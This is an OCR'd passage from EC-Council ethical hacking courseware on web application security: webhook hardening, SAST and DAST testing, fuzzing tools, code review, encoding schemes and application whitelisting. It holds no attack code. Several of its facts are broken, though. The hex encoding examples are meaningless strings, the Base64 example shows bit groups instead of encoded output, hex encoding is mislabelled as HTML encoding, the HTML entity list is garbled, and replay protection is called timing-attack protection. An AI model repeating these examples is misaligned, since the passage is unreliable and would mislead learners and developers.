
Various best practices for securing webhooks are as follows:

- Use HTTPS instead of HTTP to safeguard the data from being exposed when in transit
- Use shared authentication secrets such as HTTP basic authentication for all the webhooks to prevent any random malicious data
- Implement webhook signing to verify the data received from the ESPs (Email Service Providers) and use the constant time-compare function
- Track event_id to avoid unintentional double-processing of the same events through replay attacks
- Ensure that the firewall rejects webhook calls from unauthorized sources other than the ESP's IP addresses
- Use rate limiting on webhook calls in the web server to control the incoming and outgoing traffic
- Compare the request timestamp X-Cld-Timestamp of the webhook with the current timestamp to prevent timing attacks
- Validate the X-OP-Timestamp within the threshold of the current time
- Ensure that the event processing is idempotent to prevent event receipts replication
- Ensure that the webhook code responds with 200 OK (success) instead of 4xx or 5xx statuses in case of errors to ensure that the webhooks are not deactivated
- Ensure that the webhook URL supports the HTTP HEAD method to retrieve meta-information without transferring the entire content

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Use threaded requests to send multiple requests at the same time and to update data in the API rapidly
- Make sure that the tokens are stored against the store_hash and not against the user data


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Web Application Security

After learning the hacking methodologies adopted by attackers of web applications and the tools they use, it is important to learn how to secure these applications from such attacks. A careful analysis of security will help you, as an ethical hacker, to secure your applications. To do so, one should design, develop, and configure web applications using the countermeasures and techniques discussed in this section.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Web Application Security Testing

Web application security testing is a process of conducting security assessment and performance analysis of an application and generating timely reports on its security levels and threat exposures. It is often conducted by security professionals and programmers to test and strengthen the security of an application using the following techniques:

- **Manual Web Application Security Testing**

  Manual security testing involves testing a web application using manually designed data, customized code, and some browser extension tools such as SecApps to detect vulnerabilities and weaknesses associated with the applications. It mainly focuses on business logic errors and threat analysis. Security professionals also use other tools such as Selenium, JMeter, Loadrunner, QTP, Bugzilla, and Test Link to perform manual testing.

- **Automated Web Application Security Testing**

  It is a technique employed for automating the testing process. Automated testing tools can be used for the rapid discovery of vulnerabilities in a systematic manner so that they can be patched easily. These testing methods and procedures are incorporated into each development stage to report feedback constantly. Changes in every piece of code can be analyzed and developers are instantly notified if any vulnerabilities are detected. Security professionals use tools such as Ranorex studio, TestComplete, LAPWORK, Katalon Studio, and Testsigma to carry out automated testing.

- **Static Application Security Testing (SAST)**

  Static application testing is also referred to as a whitebox testing, in which the complete system architecture (including its source code) or application/software to be tested is


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

already known to the tester. SAST tools assist developers in testing the source code to discover and report design flaws associated with the application, which can open doors for various attacks. It also ensures that the source code is compliant with defined rules, standards, and guidelines. Security professionals use tools such as Coverty Static Application Security Testing, Appknox, AttackFlow, bugScout, and PT Application Inspector, to perform SAST.

- **Dynamic Application Security Testing (DAST)**

  Unlike SAST, DAST is known as a blackbox testing, in which the system architecture or application to be tested is not known to the testers. DAST tools execute on running code to identify issues related to interfaces, requests/responses, sessions, scripts, authentication processes, code injections, etc. They allow testers to discover underlying vulnerabilities or flaws in web applications. DAST tools also use fuzzing, which refers to throwing unexpected and unvalidated test cases at a web page. Security professionals use tools such as Netsparker, Acunetix Vulnerability, HCL AppScan, Micro Focus Fortify on Demand, and Appknox, to perform DAST.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Web Application Fuzz Testing

Web application fuzz testing (fuzzing) is a blackbox testing method. It is a quality checking and assurance technique used to identify coding errors and security loopholes in web applications. Massive amounts of random data called "fuzz" are generated by fuzz testing tools (fuzzers) and used against the target web application to discover vulnerabilities that can be exploited by various attacks. Attackers employ various attack techniques to crash the victim's web applications and cause havoc in the least possible time. Security personnel and web developers employ this fuzz testing technique to test the robustness and immunity of the developed web application against attacks such as buffer overflow, DOS, XSS, and SQL injection.

Steps of Fuzz Testing

Web application fuzz testing involves the following steps:

- Identify the target system
- Identify inputs
- Generate fuzzed data
- Execute the test using fuzz data
- Monitor system behavior
- Log defects

Fuzz Testing Strategies

- **Mutation-Based**: In this type of testing, the current data samples create new test data, and the new test data will again mutate to generate further random data. This type of testing starts with a valid sample and keeps mutating until the target is reached.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Generation-Based**: In this type of testing, the new data will be generated from scratch, and the amount of data to be generated is predefined based on the testing model
- **Protocol-Based**: In this type of testing, the protocol fuzzer sends forged packets to the target application that is to be tested. This type of testing requires detailed knowledge of the protocol format being tested. It involves writing a list of specifications into the fuzzer tool and then performing the model-based test generation technique to go through all the listed specifications and add the irregularities in the data contents, sequence, etc.

Fuzz Testing Scenario

The diagram below shows an overview of the main components of the fuzzer. An attacker script is fed to the fuzzer, which in turn translates the attacks to the target as http requests. These http requests will get responses from the target and all the requests and their responses are then logged for manual inspection.





Figure 14.99: Web application fuzz testing scenario

Fuzz Testing Tools:

- WSFuzzer (*https://www.owasp.org*)
- WebScarab (*https://www.owasp.org*)
- Burp Suite (*https://portswigger.net*)
- HCL AppScan® Standard (*https://www.hcltech.com*)
- Peach Fuzzer (*https://www.peach.tech*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Source Code Review

Source code reviews are used to detect bugs and irregularities in the developed web applications. They can be performed manually or using automated tools to identify specific areas in the application code to handle functions regarding authentication, session management, and data validation. They can identify un-validated data vulnerabilities and poor coding techniques of developers that allow attackers to exploit the web applications.






Figure 14.100: Manual and automated source code review

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Encoding Schemes

Encoding is the process of converting source information into its equivalent symbolic form, which helps in hiding the meaning of the data. At the receiving end, the encoded data is decoded into the plaintext format. Decoding is the reverse process of encoding. Web applications employ different encoding schemes for their data to safely handle unusual characters and binary data in the intended manner.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Encoding Schemes

- **URL Encoding**

  Web browsers/web servers permit URLs to contain only printable characters of ASCII code that can be understood by them for addressing. URL encoding is the process of converting a URL into a valid ASCII format so that data can be safely transported over HTTP. Several characters in this range have special meanings when they are mentioned in the URL scheme or HTTP protocol. Thus, these characters are restricted. URL encoding replaces unusual ASCII characters with "%" followed by the character's two-digit ASCII code expressed in the hexadecimal format, such as:

  - `%3d` =
  - `%0a` New line
  - `%20` space

- **HTML Encoding**

  An HTML encoding scheme is used to represent unusual characters so that they can be safely combined within an HTML document. HTML encoding replaces unusual characters with strings that can be recognized while the various characters define the structure of the document. If you want to use the same characters as those contained in the document, you might encounter problems. These problems can be overcome using HTML encoding. It defines several HTML entities to represent particularly usual characters such as:

  - `&` &
  - `<` <
  - `>` >

- **Unicode Encoding**

  Unicode encoding is of two types: 16-bit Unicode encoding and UTF-8.

  - **16-bit Unicode Encoding**

    It replaces unusual Unicode characters with "%u" followed by the character's Unicode codepoint expressed in the hexadecimal format.

    - `%u2215` /

  - **UTF-8**

    It is a variable-length encoding standard that expresses each byte in the hexadecimal format and prefixes it with %.

    - `%c2%a9` ©
    - `%e2%89%a0`

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Base64 Encoding**

  The Base64 encoding scheme represents any binary data using only printable ASCII characters. In general, it is used for encoding email attachments for safe transmission over SMTP and also for encoding user credentials.

  For example:

  cake = `01100011011000010110101101100101`

  Base64 Encoding: `011000 110110 000101 101011 011001 010000 000000 000000`

- **Hex Encoding**


  The HTML encoding scheme uses the hex value of every character to represent a collection of characters for transmitting binary data.

  For, example:

  Hello `A125C458D8`

  Jason `123B684AD9`

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Whitelisting vs. Blacklisting Applications

Web applications have played an important role in the adoption of digital transformation globally. Such rapid development has motivated attackers to compromise system security using different techniques that exploit the flaws and breaches present in the applications. To thwart these attacks, security professionals need to implement various security policies and testing strategies.

Whitelisting and blacklisting is one such security strategy that can retain the applications, networks, and infrastructures securely. Using this strategy, one can create a list of entities that should be allowed and those that should be blocked. Thus, any malicious software can be effectively blocked before it enters the organizational network.

- **Application Whitelisting**

  Application whitelisting specifies a list of applications components such as software libraries, plugins, extensions, and configuration files, or legitimate software that can be permitted to execute in the system. It helps in preventing unauthorized execution and spreading of malicious programs. It can also prevent the installation of unapproved or vulnerable applications. Whitelisting provides greater flexibility by providing protection against ransomware and other types of malware attacks on web applications.

- **Application Blacklisting**

  Application blacklisting specifies malicious applications or software that are not permitted to be executed in the system or the network. Blacklisting can be performed by blocking malicious applications that can cause potential damage or lead to attacks. Blacklisting is a threat-centric method; it cannot detect modern threats and results in attacks leading to data loss. Hence, it is important to update the backlist regularly to

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

defend against the latest malware attacks. Application blacklisting can be performed by adding the names of applications to be blocked at the firewall level or installing specific software to block the applications.

- **Blacklisting and whitelisting for basic URL management**

  URL blacklisting prevents the user from loading web pages from the blacklisted URLs. The user can access all URLs except those in the blacklist. URL whitelisting permits the users to access only specific URLs as exclusions to those that are added to the URL blacklist.

